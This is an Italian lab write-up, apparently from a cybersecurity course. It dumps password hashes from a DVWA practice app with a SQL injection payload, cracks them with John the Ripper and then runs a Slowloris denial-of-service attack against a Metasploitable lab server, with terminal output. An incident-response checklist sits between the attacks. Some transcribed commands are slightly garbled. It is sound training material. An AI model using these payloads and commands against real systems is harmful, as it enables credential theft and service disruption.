

Cyber Security


Indice:

- 0-Descrizione dell'esercizio
- 1- Troviamo gli hash da craccare
- 2- Creiamo una cartella con gli hash
- 3- Utilizziamo JohntheRipper
- 4- Esercizio Facoltativo
- 5- Clone e avvio Slowloris
- 6- Aumentiamo i socket e vediamo la connessione tcp

0)

- In questo esercizio dobbiamo craccare le password trovate nella nostra DVWA in SQL injection
- Nell'esercizio facoltativo dobbiamo simulare un attacco DoS usando Slowloris sulla nostra Metasploitable.

1)



-Come prima cosa troviamo gli hash da craccare, andiamo nella nostra DVWA e su SQL injection (ovviamente prima di fare questo andiamo su DVWA security e cambiamo il livello di sicurezza da high a low) e usiamo il comando: 1' UNION SELECT user, password FROM users#, ci darà gli hash da craccare.

2)

```
(kali㉿kali2023)-[~]
└─$ cat /home/kali/Desktop/hash.txt
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99

(kali㉿kali2023)-[~]
```

-Successivamente creiamo una cartella nel nostro desktop con gli hash trovati e andiamo a visualizzarla nel nostro terminale come nella foto qui sopra.

3)

```
(kali㉿kali2023) [~]
$ johnjohn --show --format=raw-md5 /home/kali/Desktop/hash.txt

?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left

(kali㉿kali2023) [~]
```

-Una volta creata la cartella andiamo ad usare il nostro JohnTheRipper con il comando : "john --format=raw-md5 --wordlist=/home/kali/Desktop/rockyou.txt /home/kali/Desktop/hash.txt".

Ci restituirà le varie password dei vari hash in ordine in base a come li abbiamo scritti nel nostro documento creato.

4)

Interveniamo immediatamente sul sistema compromesso

Azioni da eseguire:

- Disconnettere immediatamente il sistema infetto dalla rete per prevenire la propagazione del malware verso altri dispositivi o server.
- Isolare fisicamente la macchina compromessa, rimuovendo eventuali connessioni cablate o wireless.
- Se le condizioni lo permettono, eseguire un backup offline dei dati critici al fine di preservarli da ulteriori compromissioni.
- Segnalare tempestivamente l'incidente al team IT e ai responsabili della sicurezza informatica per l'attivazione delle procedure di risposta all'incidente.

Procedure di messa in sicurezza

- Eseguire una formattazione completa e procedere con la reinstallazione pulita del sistema operativo.
- Ripristinare il sistema da un backup verificato e precedente all'infezione, per garantire l'integrità dei dati.
- Impiegare strumenti di rimozione malware professionali per l'individuazione e l'eliminazione di eventuali residui dell'infezione.
- Aggiornare il sistema operativo e le applicazioni a versioni recenti e supportate, in modo da ridurre le vulnerabilità e migliorare la sicurezza complessiva.

5)

```
└─(kali㉿kali2023) [~]
$ git clone https://github.com/gkbrk/slowloris
fatal: destination path 'slowloris' already exists and is not an empty directory.

└─(kali㉿kali2023) [~]
$ cd scd slowloris

└─(kali㉿kali2023) [~/slowloris]
```

- Cloniamo Slowloris con il comando "git clone" e successivamente il link fornитoci : <https://github.com/gkbrk/slowloris>
- Andiamo nella directory con "cd"

```
kali㉿kali2023:~/slowloris$ kali㉿kali2023:~/slowloris$ 
└─(kali㉿kali2023) [~/slowloris]
$ python3 slowloris.py 192.168.50.8
[02-11-2025 14:35:11] Attacking 192.168.50.8 with 150 sockets.
[02-11-2025 14:35:11] Creating sockets...
[02-11-2025 14:35:11] Sending keep-alive headers...
[02-11-2025 14:35:11] Socket count: 150
[02-11-2025 14:35:26] Sending keep-alive headers...
[02-11-2025 14:35:26] Socket count: 150
└─

Every 1.0s: curl -I http://192.168.50.8 --silent
HTTP/1.1 200 OK
Date: Sun, 02 Nov 2025 13:35:13 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Type: text/html
```

- Successivamente avviamo slowloris con il comando "python3 slowloris.py 192.168.50.8" e si avvieranno i vari socket.
- Contemporaneamente monitoriamo il tutto con il comando "watch -n 1 --differences curl I http://192.168.50.200 --silent" per verificare la risposta del web server.

6)

```
(kali㉿kali2023) [~/slowloris]
└─$ python3 slowloris.py 192.168.50.8 -s 250
[02-11-2025 14:50:15] Attacking 192.168.50.8 with 250 sockets.
[02-11-2025 14:50:15] Creating sockets...
[02-11-2025 14:50:18] Sending keep-alive headers...
[02-11-2025 14:50:18] Socket count: 250
^CTraceback (most recent call last):
  File "/home/kali/slowloris/slowloris.py", line 231, in <module>
    main()
  File "/home/kali/slowloris/slowloris.py", line 227, in main
    time.sleep(args.sleeptime)
KeyboardInterrupt

(kali㉿kali2023) [~/slowloris]
└─$ python3 slowloris.py 192.168.50.8 -s 500
[02-11-2025 14:50:27] Attacking 192.168.50.8 with 500 sockets.
[02-11-2025 14:50:27] Creating sockets ...

seq 12: tcp response from 192.168.50.8 [open] 0.316 ms
seq 13: tcp response from 192.168.50.8 [open] 2.407 ms
seq 14: tcp response from 192.168.50.8 [open] 1.163 ms
seq 15: tcp response from 192.168.50.8 [open] 1.881 ms
seq 16: tcp response from 192.168.50.8 [open] 1.690 ms
seq 17: tcp response from 192.168.50.8 [open] 1.501 ms
seq 18: tcp response from 192.168.50.8 [open] 2.399 ms
seq 19: tcp response from 192.168.50.8 [open] 2.196 ms
seq 20: no response (timeout)
seq 21: no response (timeout)
seq 24: tcp response from 192.168.50.8 [open] 0.774 ms
seq 22: no response (timeout)
seq 23: no response (timeout)
seq 25: no response (timeout)
seq 28: tcp response from 192.168.50.8 [open] 1.215 ms
seq 26: no response (timeout)
seq 27: no response (timeout)
seq 30: tcp response from 192.168.50.8 [open] 2.348 ms
seq 29: no response (timeout)
seq 31: no response (timeout)
seq 32: no response (timeout)
```

- Avviamo slowloris aggiungendo al comando il "-s 500", significa che aumentiamo il numero di socket a 500
- Con il comando "tcping 192.168.50.8" monitorio la risposta del web server in tcp
- Come si vede dallo screen il server inizia a non rispondere più avendo aumentato i socket.

FINE